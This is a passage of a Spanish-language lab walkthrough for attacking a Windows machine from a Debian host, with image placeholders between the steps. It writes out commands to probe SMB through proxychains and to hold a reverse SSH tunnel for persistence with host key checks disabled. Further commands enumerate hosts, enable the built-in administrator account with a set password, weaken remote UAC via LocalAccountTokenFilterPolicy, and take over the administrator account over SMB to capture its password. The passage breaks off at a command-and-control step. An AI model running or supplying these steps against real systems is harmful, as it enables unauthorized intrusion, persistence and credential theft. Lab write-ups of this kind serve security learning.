


6. Vamos en nuestro “servidor (Debian)” al Path donde está instalado el ntlm_challenger y ejecutamos el comando python3 ./ntlm_challenger.py

smb://192.168.213.132 y vemos que obtendremos un error porque el firewall de windows está activado y no permite la conexión.




Así que debemos de ejecutar el comando anterior, pero añadiendo proxychains al inicio, el comando quedaría así proxychains (previamente modificado el archivo proxychains.conf) python3 ./ntlm_challenger smb://192.168.213.132 logrando la conexión.




7. Para crear persistencia utilizamos el comando ssh -R 1337 -fCnN -oServerAliveInterval=60 -oServerAliveCountMax=1 -


oUserKnownHostsFile=/dev/null -oStrictHostKeyChecking=no root@192.168.213.130 así si el usuario cierra la powershell continuamos con la conexión



8. Ejecutamos el comando proxychains python3 IOXIDResolver.py -t 127.0.0.1 para lograr ver las maquinas y sus direcciones ip que estan conectadas utilizando un túnel:




9. Ahora vamos a realizar un “movimiento lateral” en windows creando un nuevo usuario administrador y asignandole su contraseña, abrimos una nueva poowershell como administrador y ejecutamos el comando “net user administrator /active:yes” y el comando net user admninistrator jose





10. Vamos al editor de registro y agregamos una nueva politica que se llame “LocalAccountTokenFilterPolicy” asignando un valor de 1 en el Path

“Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System”




11. En el “servidor (Debian)” ejecutamos el comando proxychains smbclient.py ./administrator@127.0.0.1 para lograr “brincar” al usuario administrador en Windows, capturamos la contraseña de Windows







12. Ahora vamos a ejecutar una funcion deC2(Command and Control) desde el debian nos descargamos e instalamos la 